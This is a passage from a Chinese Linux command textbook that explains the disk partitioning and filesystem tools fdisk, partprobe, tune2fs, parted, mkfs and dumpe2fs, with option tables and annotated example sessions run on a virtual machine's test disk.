
8.1.2 使用范例

1. 基础范例

范例 8-1：显示磁盘分区列表 (-l 参数) 例子。

```
[root@oldboy ~]# fdisk -l
Disk /dev/sda: 8589 MB, 8589934592 bytes #<== 查看当前系统所有磁盘的分区信息。
255 heads, 63 sectors/track, 1044 cylinders #<== 磁盘 /dev/sda 的大小。
Units=cylinders of 16065*512=8225280 bytes #<== 一个柱面大小 8225280 bytes。
Sector size (logical/physical): 512 bytes / 512 bytes #<== 每个扇区的字节数。
I/O size (minimum/optimal): 512 bytes / 512 bytes #<== 每次读写的字节数。
Disk identifier: 0x00048cbl
Device Boot Start End Blocks Id System
/dev/sdal * 1 13 102400 83 Linux
Partition 1 does not end on cylinder boundary.
/dev/sda2 13 854 6749184 83 Linux
Partition 2 does not end on cylinder boundary.
/dev/sda3 854 1045 1536000 82 Linux swap / Solaris
```

上述信息每列功能说明具体如下：

Device：分区，这里有三个分区；
 Boot：启动分区，用*表示的是启动分区；
 Start：表示开始的柱面；
 End：表示结束的柱面；
 Blocks：block 块数量；
 Id：分区类型 Id；
 System：分区类型。

2. 技巧性范例

范例 8-2：在虚拟机（VMware Workstation Pro）模拟磁盘分区实战。

步骤 1：先在虚拟机关机状态下添加一块 1GB 硬盘（如图 8-1 所示），若是在开机状态下添加，则需要重启系统。

步骤 2：重启系统后查看添加的磁盘。




图 8-1 添加一块 1GB 的硬盘

```
[root@oldboy ~]# fdisk -l #<== 显示分区信息。
Disk /dev/sda: 8589 MB, 8589934592 bytes
... 省略若干重复信息...
Partition 2 does not end on cylinder boundary.
/dev/sda3      854       1045     1536000   82 Linux swap / Solaris
Disk /dev/sdb: 1073 MB, 1073741824 bytes #<== 刚刚新添加的硬盘名为 sdb, 是第二块盘。
255 heads, 63 sectors/track, 130 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000
```

还可以直接指定特定分区查看信息。

```
[root@oldboy ~]# fdisk -l /dev/sdb #<== -l 参数接设备名可以显示指定设备信息。
Disk /dev/sdb: 1073 MB, 1073741824 bytes
255 heads, 63 sectors/track, 130 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000
```

步骤3：交互式分区实践。

```
[root@oldboy ~]# ls /dev/sd* #<== 查看分区前设备的状态。
/dev/sda /dev/sda1 /dev/sda2 /dev/sda3 /dev/sdb
[root@oldboy ~]# fdisk /dev/sdb #<== 不加参数，直接接设备名就可以分区。
Device contains neither a valid DOS partition table, nor Sun, SGI or OSF disklabel
Building a new DOS disklabel with disk identifier 0x8c0ec105.
Changes will remain in memory only, until you decide to write them.
After that, of course, the previous content won't be recoverable.
Warning: invalid flag 0x0000 of partition table 4 will be corrected by w(rite)
WARNING: DOS-compatible mode is deprecated. It's strongly recommended to
switch off the mode (command 'c') and change display units to
#<== 提示使用 -c 关闭 dos 兼容模式。
sectors (command 'u'). #<== 提示 -u 参数使用扇区为单位分区。
Command (m for help): m #<== m 是帮助，需要人工输入 m 后回车，下同。
Command action
a toggle a bootable flag #<== 设置引导扇区。
b edit bsd disklabel #<== 编辑 bsd 卷标。
c toggle the dos compatibility flag #<== 设置 dos 兼容扇区。
d delete a partition #<== 删除一个分区。
l list known partition types #<== 查看分区类型对应编号列表。
m print this menu #<== 打印帮助菜单。
n add a new partition #<== 新建一个分区。
o create a new empty DOS partition table #<== 创建一个新的空 DOS 分区表。
p print the partition table #<== 打印分区表。
q quit without saving changes #<== 退出不保存更改。
s create a new empty Sun disklabel #<== 创建新的空 Sun 卷标。
t change a partition's system id #<== 更改分区系统 id。
```

```

u    change display/entry units          #<== 改变显示 / 条目的单位。
v    verify the partition table        #<== 验证分区表。
w    write table to disk and exit      #<== 将操作写入分区表并退出程序。
x    extra functionality (experts only) #<== 额外的功能。
Command (m for help): n              #<== 新建一个分区，需要人工输入 n 后回车。
Command action
  e    extended                         #<== 创建扩展分区。
  p    primary partition (1-4)           #<== 创建主分区（编号 1-4）。
p  #<== 创建一个主分区，需要人工输入 p 后回车。
Partition number (1-4): 1            #<== 设置分区编号为 1，需要人工输入 1 后回车。
First cylinder (1-130, default 1):   #<== 设置起始柱面，直接敲回车键会使用默认值 1。
Using default value 1
Last cylinder, +cylinders or +size{K,M,G} (1-130, default 130): +100M
#<== 设置结束柱面（130）或分区大小（+100M），因为要划分出指定大小的分区，所以常用 +100M 这种
方法，如果分区时使用 fdisk -cu /dev/sdb，则这里就会使用扇区为单位来进行分区。
Command (m for help): p              #<== 打印分过的分区表。
Disk /dev/sdb: 1073 MB, 1073741824 bytes
255 heads, 63 sectors/track, 130 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x8c0ec105
Device Boot      Start         End      Blocks   Id  System
/dev/sdb1          1           14       112423+  83  Linux
Command (m for help): n              #<== 再新建一个分区。
Command action
  e    extended
  p    primary partition (1-4)
e  #<== 创建一个扩展分区。
Partition number (1-4): 2            #<== 设置分区编号为 2。
First cylinder (15-130, default 15): #<== 按回车键使用默认开始柱面号 15。
Using default value 15
Last cylinder, +cylinders or +size{K,M,G} (15-130, default 130):
#<== 按回车键，默认设置结束柱面号 130。
Using default value 130
Command (m for help): p              #<== 打印分区表。
Disk /dev/sdb: 1073 MB, 1073741824 bytes
255 heads, 63 sectors/track, 130 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x8c0ec105
Device Boot      Start         End      Blocks   Id  System
/dev/sdb1          1           14       112423+  83  Linux
/dev/sdb2          15          130      931770   5  Extended
Command (m for help): n              #<== 再新建一个分区。
Command action
  l    logical (5 or over)           #<== 分了扩展分区，这里自动变为逻辑分区。
  p    primary partition (1-4)

```

```

p #<== 创建一个主分区。
Partition number (1-4): 3
No free sectors available #<== 不能再创建主分区，没有磁盘空间了。
Command (m for help): n #<== 再新建一个分区。
Command action
  l logical (5 or over)
  p primary partition (1-4)
l #<== 再新建一个逻辑分区。
First cylinder (15-130, default 15): #<== 按回车键，开始柱面号为 15。
Using default value 15
Last cylinder, +cylinders or +size{K,M,G} (15-130, default 130): +400M
#<== 设置分区大小为 400M。

Command (m for help): p #<== 打印分区表。
Disk /dev/sdb: 1073 MB, 1073741824 bytes
255 heads, 63 sectors/track, 130 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x8c0ec105

   Device Boot      Start        End      Blocks   Id  System
/dev/sdb1            1         14     112423+   83  Linux
/dev/sdb2            15        130     931770     5  Extended
/dev/sdb5            15         66     417658+   83  Linux

Command (m for help): n #<== 新建一个分区。
Command action
  l logical (5 or over)
  p primary partition (1-4)
l #<== 再新建一个逻辑分区。
First cylinder (67-130, default 67):
Using default value 67
Last cylinder, +cylinders or +size{K,M,G} (67-130, default 130):
Using default value 130

Command (m for help): p #<== 打印分区表。
Disk /dev/sdb: 1073 MB, 1073741824 bytes
255 heads, 63 sectors/track, 130 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x8c0ec105

   Device Boot      Start        End      Blocks   Id  System
/dev/sdb1            1         14     112423+   83  Linux
/dev/sdb2            15        130     931770     5  Extended
/dev/sdb5            15         66     417658+   83  Linux
/dev/sdb6            67        130     514048+   83  Linux

Command (m for help): w #<== 将操作写入分区表生效并退出程序。
The partition table has been altered!
Calling ioctl() to re-read partition table.
Syncing disks.

[root@oldboy ~]# ls /dev/sd* #<== 查看分区后设备的状态。

```

```
[root@oldboy ~]# partprobe /dev/sdb      #<== 执行该命令通知内核分区表已更改，此步是不  
                                         重启让分区表生效的命令。
```

步骤 4：格式化磁盘。

```
[root@oldboy ~]# mkfs.ext4 /dev/sdb1 #<== 只有格式化后的磁盘才能挂载到系统中使用，后面将会详细讲解 mkfs.ext4 命令。
mke2fs 1.41.12 (17-May-2010)
... 省略若干信息 ...
14 block groups
8192 blocks per group, 8192 fragments per group
2008 inodes per group
Superblock backups stored on blocks:
    8193, 24577, 40961, 57345, 73729
Writing inode tables: done
Creating journal (4096 blocks): done
Writing superblocks and filesystem accounting information: done
This filesystem will be automatically checked every 38 mounts or
180 days, whichever comes first. Use tune2fs -c or -i to override.
[root@oldboy ~]# tune2fs -c -1 /dev/sdb1 #<== 执行这个命令可以避免磁盘挂载自动检查
                                                磁盘，后面将会讲解 tune2fs 命令。
tune2fs 1.41.12 (17-May-2010)
Setting maximal mount count to -1
```

步骤5：挂载磁盘分区。

```
[root@oldboy ~]# df -h #<==df 显示硬盘的使用情况，后面将会讲解 df 命令。
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda2        6.3G  1.4G  4.6G  24% /
tmpfs           491M    0  491M   0% /dev/shm
/dev/sda1        93M   27M   61M  31% /boot
[root@oldboy ~]# mount /dev/sdb1 /mnt #<== 磁盘分区只有挂载了才能使用，后面将会讲解
                                         mount 挂载命令。
[root@oldboy ~]# df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda2        6.3G  1.4G  4.6G  24% /
tmpfs           491M    0  491M   0% /dev/shm
/dev/sda1        93M   27M   61M  31% /boot
/dev/sdb1       103M  1.6M   96M   2% /mnt
[root@oldboy ~]# vi /etc/fstab #<== 最后一行加入，要开机自动挂载磁盘就要加入 /etc/
                                         fstab 或将上面的 mount 命令放入 /etc/rc.local 中。
/dev/sdb1          /mnt      ext4    defaults    0 0
```

提示：有关 `fstab` 文件的知识，读者可以查看 `man fstab`。

```
[root@oldboy ~]# vi /etc/rc.local      #<== 或者编辑 /etc/rc.local, 最后一行加入,  
mount /dev/sdb1 /mnt  
两种方法二选一。
```

步骤6：其他事项。

用交互指令d删除分区时要小心，看好分区的序号，如果删除了扩展分区，那么扩展分区之下的逻辑分区都会删除，所以操作时一定要小心。如果不小心操作错了，直接使用交互指令q不保存退出，这样先前的操作就会无效。如果输入w（保存指令）则会保存所有修改。

```
[root@oldboy ~]# fdisk /dev/sdb
WARNING: DOS-compatible mode is deprecated. It's strongly recommended to
switch off the mode (command 'c') and change display units to
sectors (command 'u').
Command (m for help): d #<== 删除分区。
Partition number (1-6): 2 #<== 输入要删除的分区编号。
Command (m for help): p #<== 打印分区表。
Disk /dev/sdb: 1073 MB, 1073741824 bytes
255 heads, 63 sectors/track, 130 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x8c0ec105
      Device Boot      Start        End      Blocks   Id  System
  /dev/sdb1            1         14     112423+   83  Linux

```

范例8-3：fdisk非交互式分区（批量分区案例）。

表8-2展示的就是上面范例8-2步骤3中交互分区输入的字符串，其中enter为回车键。

表8-2 范例8-2步骤3交互分区输入的字符串

sdb1	sdb2	sdb5	sdb6
n	n	n	n
p	e	l	l
l	2	enter	enter
enter	enter	+400M	enter
+100M	enter		

以下是实现非交互式分区的代码。

```
fdisk /dev/sdb<<EOF #<== 也可以将下面的内容写入文本文件，然后读文本执行。
n
p
l
+100M
n
e
2
```

```
n
l
+400M
n
l
p
w
EOF
```

执行命令及执行结果如下：

```
[root@oldboy ~]# fdisk /dev/sdb<<EOF  #<== 也可以将下面的内容写入文本。
> n
> p
> 1
>
> +100M
> n
> e
> 2
>
>
> n
> l
>
> +400M
> n
> l
>
>
> p
> w
> EOF      #<== 输入 EOF 结束输入。
```

如果输入无误，回车后系统输出的结果如下：

```
WARNING: DOS-compatible mode is deprecated. It's strongly recommended to
switch off the mode (command 'c') and change display units to
sectors (command 'u').
Command (m for help): Command action
e   extended
p   primary partition (1-4)
Partition number (1-4): First cylinder (1-130, default 1): Using default value 1
Last cylinder, +cylinders or +size{K,M,G} (1-130, default 130):
Command (m for help): Command action
e   extended
p   primary partition (1-4)
Partition number (1-4): First cylinder (15-130, default 15): Using default value 15
Last cylinder, +cylinders or +size{K,M,G} (15-130, default 130): Using default value 130
Command (m for help): Command action
```

```

l logical (5 or over)
p primary partition (1-4)
First cylinder (15-130, default 15): Using default value 15
Last cylinder, +cylinders or +size{K,M,G} (15-130, default 130):
Command (m for help): Command action
l logical (5 or over)
p primary partition (1-4)
First cylinder (67-130, default 67): Using default value 67
Last cylinder, +cylinders or +size{K,M,G} (67-130, default 130): Using
default value 130
Command (m for help):
Disk /dev/sdb: 1073 MB, 1073741824 bytes
255 heads, 63 sectors/track, 130 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x8c0ec105
      Device Boot      Start        End      Blocks   Id  System
/dev/sdb1            1          14     112423+   83  Linux
/dev/sdb2           15         130     931770     5  Extended
/dev/sdb5           15          66     417658+   83  Linux
/dev/sdb6           67         130     514048+   83  Linux
Command (m for help): The partition table has been altered!
Calling ioctl() to re-read partition table.
Syncing disks.

```

从结果看所有的分区已经分好了。

有关分区的更多知识，请读者参考即将出版的《老男孩Linux私房菜》一书。

8.2 partprobe：更新内核的硬盘分区表信息

8.2.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

partprobe命令用于在硬盘分区发生改变时，更新Linux内核中的硬盘分区表数据。有时在使用fdisk、part命令对硬盘进行分区后，会发现找不到新分区，此时需要重启系统才能使修改生效，但使用partprobe可以不重启系统就让修改的分区表生效。

【语法格式】

```

partprobe [option]
partprobe [选项]

```

说明：

在 partprobe 命令及后面的选项里，每个元素之间都至少有一个空格。

【选项说明】

表 8-3 针对该命令的参数选项进行了说明。

表 8-3 partprobe 命令的参数选项及说明

参数选项	解释说明
-d	不更新内核
-s	显示摘要和分区

8.2.2 使用范例

范例 8-4：更新分区表信息。

```
[root@oldboy ~]# partprobe /dev/sdb #<== 最好加上具体的磁盘，否则可能会报错，很多人  
这块直接执行最后导致报错，只好重启系统
```

8.3 tune2fs：调整 ext2/ext3/ext4 文件系统参数

8.3.1 命令详解

【命令星级】 ★☆☆☆☆

【功能说明】

tune2fs 命令可以调整或查看 ext2/ext3/ext4 文件系统的参数，比如可以调整 Linux 文件系统开机自检的周期，此参数在工作中极少使用，读者了解即可。

【语法格式】

```
tune2fs [option]  
tune2fs [选项]
```

说明：

在 tune2fs 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 8-4 针对该命令的参数选项进行了说明。

表 8-4 tune2fs 命令的参数选项及说明

参数 选项	解释说明(带*的为重点)
-c	设置强制自检的挂载次数,每挂载一次计数就会加1,超过次数就会强制自检。 设置为0或-1则此功能关闭*
-C	设置文件系统已经被挂载的次数
-i	设置强制自检的时间间隔(天、周、月)*
-j	将ext2文件系统转换为ext3类型的文件系统
-l	查看文件系统信息*

8.3.2 使用范例

范例 8-5: 查看文件系统挂载信息。

```
[root@oldboy ~]# tune2fs -l /dev/sdal|grep -i Mount
#<== 查看sdal设备即/boot分区的挂载次数。
Last mounted on:          /boot
Default mount options:    user_xattr acl
Last mount time:           Sun Nov 29 10:42:02 2015 #<== 上次挂载时间。
Mount count:                20      #<== 挂载的次数。
Maximum mount count:       -1      #<== 强制自检的挂载次数为-1,关闭自检功能。
```

范例 8-6: 设置挂载次数。

```
[root@oldboy ~]# tune2fs -C 30 /dev/sdal #<== 参数-C 设置文件系统已经被挂载的次数。
tune2fs 1.41.12 (17-May-2010)
Setting current mount count to 30
[root@oldboy ~]# tune2fs -l /dev/sdal|grep -i Mount
Last mounted on:          /boot
Default mount options:    user_xattr acl
Last mount time:           Sun Nov 29 10:42:02 2015
Mount count:                30      #<== 由20变为30。
Maximum mount count:       -1
```

范例 8-7: 设置强制自检的挂载次数。

```
[root@oldboy ~]# tune2fs -c 40 /dev/sdal      #<== 参数-c 设置强制自检的挂载次数。
tune2fs 1.41.12 (17-May-2010)
Setting maximal mount count to 40
[root@oldboy ~]# tune2fs -l /dev/sdal|grep -i Mount
Last mounted on:          /boot
Default mount options:    user_xattr acl
Last mount time:           Sun Nov 29 10:42:02 2015
Mount count:                30
```

```
Maximum mount count:      40          #<== 由 -1 变为 40。
[root@oldboy ~]# tune2fs -c -1 /dev/sda1      #<== 关闭自动检查等功能。
tune2fs 1.41.12 (17-May-2010)
Setting maximal mount count to -1
```

范例 8-8：设置强制自检的时间间隔。

```
[root@oldboy ~]# tune2fs -l /dev/sda1|grep -i check #<== 查看检查周期。
Last checked:           Sun Oct 18 18:27:55 2015
Check interval:         0 (<none>)          #<== 系统分区默认不检查。
[root@oldboy ~]# tune2fs -i 10 /dev/sda1      #<== 参数 -i 设置每 10 天检查一次。
tune2fs 1.41.12 (17-May-2010)
Setting interval between checks to 864000 seconds
[root@oldboy ~]# tune2fs -l /dev/sda1|grep -i check
Last checked:           Sun Oct 18 18:27:55 2015
Check interval:         864000 (1 week, 3 days) #<== 这里变成 10 天，864000 秒。
Next check after:       Wed Oct 28 18:27:55 2015
[root@oldboy ~]# tune2fs -i 0 /dev/sda1      #<== 还原正常状态。
tune2fs 1.41.12 (17-May-2010)
Setting interval between checks to 0 seconds
```

8.4 parted：磁盘分区工具

8.4.1 命令详解

【命令星级】 ★★★★★

【功能说明】

对于小于 2TB 的磁盘可以用 fdisk 和 parted 命令进行分区，这种情况一般采用 fdisk 命令，但对于大于 2TB 的磁盘则只能用 parted 分区，且需要将磁盘转换为 GPT 格式。

【语法格式】

```
parted [option] [device]
parted [选项] [设备名]
```

 **说明：**

在 parted 命令及后面的选项和设备名里，每个元素之间都至少要有一个空格。

【选项说明】

表 8-5 针对该命令的参数选项进行了说明。

表 8-5 parted 命令的参数选项及说明

参数 选项	解释说明(带 * 的为重点)
-l	显示所有磁盘分区的信息 *
-h	查看帮助

【分区命令】

通过 parted -h 或直接 parted 进入交互模式之后输入 h 可查看帮助。

```
[root@oldboy ~]# parted
GNU Parted 2.1
Using /dev/sda
Welcome to GNU Parted! Type 'help' to view a list of commands.
(parted) h          #<== 查看帮助。
align-check TYPE N  #<== 检查磁盘分区, TYPE 分为 min/opt 两个选择, N 为磁盘分区号。
check NUMBER        #<== 简单检查文件系统。
cp [FROM-DEVICE] FROM-NUMBER TO-NUMBER      #<== 将文件系统复制到另一个分区。
help [COMMAND]           #<== 查看帮助, 简写 h, 还可以类似于 help check 查看其他指令帮助。
mklabel,mktable LABEL-TYPE          #<== 创建分区表*。
mkfs NUMBER FS-TYPE            #<== 创建文件系统。
mkpart PART-TYPE [FS-TYPE] START END       #<== 创建分区*。
mkpartfs PART-TYPE FS-TYPE START END      #<== 创建带有文件系统的分区*。
move NUMBER START END         #<== 移动分区。
name NUMBER NAME             #<== 为分区命名。
print {devices|free|list,all|NUMBER}      #<== 显示分区表信息, 简写 p*。
quit                         #<== 退出程序。
rescue START END            #<== 挽救临近"起始点"、"终点"的遗失的分区。
resize NUMBER START END     #<== 重设分区大小。
rm NUMBER                   #<== 删除编号 NUMBER 的分区*。
select DEVICE              #<== 选择要编辑的设备。
set NUMBER FLAG STATE      #<== 改变分区的标志。
toggle [NUMBER [FLAG]]    #<== 设置分区标志。
unit UNIT                  #<== 设置默认单位。
version                     #<== 显示版本号。
```

特别强调:

带 * 号的是重点掌握的, 其他命令了解即可, 或者干脆视而不见, 未来需要时再查即可。

8.4.2 使用范例**1. 基础范例**

范例 8-9: 显示分区情况的例子。

```
[root@oldboy ~]# parted -l      #<== 显示所有磁盘分区的信息。
```

```

Model: VMware, VMware Virtual S (scsi) #<= 磁盘型号，这里采用 VMware 虚拟化演示。
Disk /dev/sda: 8590MB #<= 磁盘大小。
Sector size (logical/physical): 512B/512B #<= 扇区大小，为 msdos，这是适合 fdisk 分区的类型。
Partition Table: msdos #<= 分区表类型。
Number  Start   End     Size    Type      File system  Flags
 1       1049kB 106MB   105MB   primary   ext4        boot
 2       106MB   7017MB  6911MB  primary   ext4
 3       7017MB  8590MB  1573MB  primary   linux-swap(v1)

```

上述内容每列说明具体如下：

Number：分区编号。

Start：分区开始位置。

End：分区结束位置。

Size：分区大小。

Type：分区类型。

primary：为主分区。

File system：文件系统，例如 ext4、swap 等。

Flags：标志位，boot 为启动分区。

2. 技巧性范例

范例 8-10：在虚拟机（VMware Workstation Pro）中模拟 2TB 以上的磁盘分区。




图 8-2 在虚拟机中添加 1GB 的新硬盘

步骤 1：在虚拟机中添加一块 1GB 的硬盘，如图 8-2 所示。

步骤 2：交互式分区。

```

[root@oldboy ~]# parted /dev/sdb #<= parted 直接接上需要分区的设备。
GNU Parted 2.1
Using /dev/sdb
Welcome to GNU Parted! Type 'help' to view a list of commands.
(parted) mklabel gpt #<= 为 sdb 磁盘创建 GPT 分区表，大于 2TB 的磁盘必须执行这一步。
Warning: The existing disk label on /dev/sdb will be destroyed and all data
on this disk will be lost. Do you want to continue?
Yes/No? Yes
(parted) mkpart primary 0 500 #<= 创建主分区，大小为 500MB。
Warning: The resulting partition is not properly aligned for best performance.
Ignore/Cancel? Ignore #<= 输入 Ignore 忽略警告。
(parted) p #<= 显示分区表信息。
Model: VMware, VMware Virtual S (scsi)
Disk /dev/sdb: 1074MB
Sector size (logical/physical): 512B/512B
Partition Table: gpt
Number  Start   End     Size    File system  Name      Flags

```

```

1      17.4kB  500MB  500MB      primary      #<== 第一个主分区已创建完毕。
(parted) mkpart logical 501 1000      #<== 创建逻辑分区，大小为 500MB。
(parted) p      #<== 显示分区表信息。
Model: VMware, VMware Virtual S (scsi)
Disk /dev/sdb: 1074MB
Sector size (logical/physical): 512B/512B
Partition Table: gpt
Number  Start   End     Size    File system  Name     Flags
 1      17.4kB  500MB  500MB      primary
 2      501MB   1000MB  499MB      logical      #<== 第一个逻辑分区已创建完毕。
(parted) quit      #<== 退出。
Information: You may need to update /etc/fstab.
[root@oldboy ~]# ls /dev/sdb*  #<== 查看已分的分区，parted 分区是即时生效的，没有保存的步骤。
/dev/sdb  /dev/sdb1  /dev/sdb2

```

后续格式化分区、分区挂载、开机自动挂载等步骤和 fdisk 分区实践的范例 8-2 完全相同，读者可前往参考。

范例 8-11：非交互式分区（批量分区）案例。

步骤 1：先删除前面分的区。

```

[root@oldboy ~]# parted /dev/sdb
GNU Parted 2.1
Using /dev/sdb
Welcome to GNU Parted! Type 'help' to view a list of commands.
(parted) p      #<== 显示分区表信息。
Model: VMware, VMware Virtual S (scsi)
Disk /dev/sdb: 1074MB
Sector size (logical/physical): 512B/512B
Partition Table: gpt
Number  Start   End     Size    File system  Name     Flags
 1      17.4kB  500MB  500MB      primary
 2      501MB   1000MB  499MB      logical
(parted) rm 1      #<== 删除第 1 个分区。
(parted) rm 2      #<== 删除第 2 个分区。
(parted) p      #<== 显示分区表信息。
Model: VMware, VMware Virtual S (scsi)
Disk /dev/sdb: 1074MB
Sector size (logical/physical): 512B/512B
Partition Table: gpt
Number  Start   End     Size    File system  Name     Flags
(parted) quit
Information: You may need to update /etc/fstab.
[root@oldboy ~]# ls /dev/sd*      #<== 查看当前设备信息。
/dev/sda  /dev/sda1  /dev/sda2  /dev/sda3  /dev/sdb

```

步骤 2：非交互创建分区命令。

```
[root@oldboy ~]# parted /dev/sdb mklabel gpt Yes #<== 非交互创建分区的实质上就是将在交互窗口执行的命令作为参数。
Warning: The existing disk label on /dev/sdb will be destroyed and all data
on this disk will be lost. Do you want to continue?
Yes/No? Yes
Information: You may need to update /etc/fstab.
[root@oldboy ~]# parted /dev/sdb mkpart primary 0 500
#<== 将交互执行的命令直接放在 parted /dev/sdb 后面就实现非交互分区了。
Warning: The resulting partition is not properly aligned for best performance.
Information: You may need to update /etc/fstab.
[root@oldboy ~]# parted /dev/sdb mkpart primary 500 1000
Information: You may need to update /etc/fstab.
[root@oldboy ~]# parted /dev/sdb p #<== 查看分区结果。
Model: VMware, VMware Virtual S (scsi)
Disk /dev/sdb: 1074MB
Sector size (logical/physical): 512B/512B
Partition Table: gpt
Number Start End Size File system Name Flags
1 17.4kB 500MB 500MB primary #<== 分好的第一个 500MB 的分区。
2 501MB 1000MB 499MB primary #<== 分好的第二个 500MB 的分区。
```

8.5 mkfs：创建 Linux 文件系统

8.5.1 命令详解

【命令星级】 ★★★★★

【功能说明】

mkfs 命令用于在指定的设备（或硬盘分区等）上创建格式化并创建文件系统，fdisk 和 parted 等分区工具相当于建房的人，把房子（硬盘），分成几居室（分区），mkfs 就相当于对不同的居室装修（创建文件系统）了，只有装修好的房子（有文件系统）才能入住，分区也是一样，只有格式化创建文件系统（存取数据的机制）后，才能用来存取数据。

【语法格式】

```
mkfs [option] [filesys]
mkfs [选项] [设备名]
```

说明：

在 mkfs 命令及后面的选项和设备名里，每个元素之间都至少要有一个空格。

【选项说明】

表 8-6 针对该命令的参数选项进行了说明。

表 8-6 mkfs 命令的参数选项及说明

参数选项	解释说明(带*的为重点)
-t	指定要创建的文件系统类型*
-c	创建文件系统时检查磁盘坏块
-v	显示详细信息

mkfs 只是一个前端命令, 它通过 -t 参数指定文件系统类型后会调用相应的命令 mkfs.
fstype。因此可以直接使用 mkfs.ext4 这个命令创建 ext4 文件系统。

```
[root@oldboy ~]# ls /sbin/mkfs* #<-- 下面所列的是各种创建不同文件系统的命令。
/sbin/mkfs          /sbin/mkfs.ext2   /sbin/mkfs.ext4      /sbin/mkfs.msdos
/sbin/mkfs.cramfs  /sbin/mkfs.ext3   /sbin/mkfs.ext4dev  /sbin/mkfs.vfat
```

8.5.2 使用范例

范例 8-12: 通过 mkfs 命令创建文件系统 (-t 参数) 的例子。

```
[root@oldboy ~]# mkfs -t ext4 -v /dev/sdb           #<-- 使用 -v 参数显示详细信息。
mke2fs 1.41.12 (17-May-2010)
/dev/sdb is entire device, not just one partition!
Proceed anyway? (y,n) y                                #<-- 输入 y 确认。
fs_types for mke2fs.conf resolution: 'ext4', 'default' #<-- 下面就是格式化的详细过程。
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
Fragment size=4096 (log=2)
Stride=0 blocks, Stripe width=0 blocks
65536 inodes, 262144 blocks
13107 blocks (5.00%) reserved for the super user
First data block=0
Maximum filesystem blocks=268435456
8 block groups
32768 blocks per group, 32768 fragments per group
8192 inodes per group
Superblock backups stored on blocks:
    32768, 98304, 163840, 229376
Writing inode tables: done
Creating journal (8192 blocks): done
Writing superblocks and filesystem accounting information: done
This filesystem will be automatically checked every 33 mounts or
180 days, whichever comes first.  Use tune2fs -c or -i to override.
```

范例 8-13: 通过 mkfs.ext4 创建文件系统。

```
[root@oldboy ~]# mkfs.ext4 /dev/sdb #<-- 这种写法更简单, 效果是一样的。
```

```
mke2fs 1.41.12 (17-May-2010)
/dev/sdb is entire device, not just one partition!
Proceed anyway? (y,n) y
... 省略部分和上例重复的输出 ...
This filesystem will be automatically checked every 26 mounts or
180 days, whichever comes first. Use tune2fs -c or -i to override.
```

8.6 dumpe2fs：导出 ext2/ext3/ext4 文件系统信息

8.6.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

dumpe2fs 命令用于导出 ext2/ext3/ext4 文件系统内部的相关信息，例如：文件系统的组成包含超级快、块组、inode、block 等信息。

【语法格式】

```
dumpe2fs [option] [device]
dumpe2fs [选项] [设备名]
```

说明：

在 dumpe2fs 命令及后面的选项和设备名里，每个元素之间都至少要有一个空格。

【选项说明】

表 8-7 针对该命令的参数选项进行了说明。

表 8-7 dumpe2fs 命令的参数选项及说明

参数 选项	解 释 说 明
-b	打印文件系统中预留的块信息
-h	仅显示超级块信息
-i	从指定的文件系统映像文件中读取文件的系统信息
-x	以 16 进制格式打印信息块成员

8.6.2 使用范例

范例 8-14：查看系统的 inode 信息。

```
[root@oldboy ~]# dumpe2fs /dev/sdal | grep -i "inode size|inode count"
```

```
dumpe2fs 1.41.12 (17-May-2010)
Inode count:          51200 #<== 单位: 个。
Inode size:           128   #<== /boot 分区默认 128 字节。
[root@oldboy ~]# dumpe2fs /dev/sda2|egrep -i "inode size|inode count"
dumpe2fs 1.41.12 (17-May-2010)
Inode count:          416160
Inode size:           256   #<== 普通分区默认 256 字节。
[root@oldboy ~]# df -i                         #<== df 命令 -i 参数查看 inode 数量及使用情况,
                                         后面会详细讲解 df 命令。
Filesystem  IUsed  IFree  IUse% Mounted on
/dev/sda2    416160  54687  361473   14% /
tmpfs       125544      1  125543    1% /dev/shm
/dev/sda1    51200      38  51162    1% /boot
```

范例 8-15：查看系统的 block 信息。

```
[root@oldboy ~]# dumpe2fs /dev/sdal|egrep -i "block size|block count"
dumpe2fs 1.41.12 (17-May-2010)
Block count:          204800 #<== 分区的 block 总量。
Reserved block count: 10240
Block size:            1024   #<== /boot 分区默认 1024 字节即 1K。
[root@oldboy ~]# dumpe2fs /dev/sda2|egrep -i "block size|block count"
dumpe2fs 1.41.12 (17-May-2010)
Block count:          1661696
Reserved block count: 83084
Block size:            4096   #<== 普通分区 4K=4096 字节。
```

8.7 resize2fs：调整 ext2/ext3/ext4 文件系统大小

8.7.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

resize2fs 命令用于扩容或收缩未挂载的 ext2/ext3/ext4 文件系统。在 Linux 2.6 或更高版本的内核中，该命令还支持在线扩容已经挂载的文件系统，该命令常用来针对 LVM 扩容后的分区使用。

【语法格式】

```
resize2fs [option] [device]
resize2fs [选项] [设备名]
```

说明：

